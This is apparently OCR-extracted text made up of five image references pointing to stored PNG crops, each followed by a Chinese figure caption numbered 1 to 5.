


图1




图2




图3




图4




图5

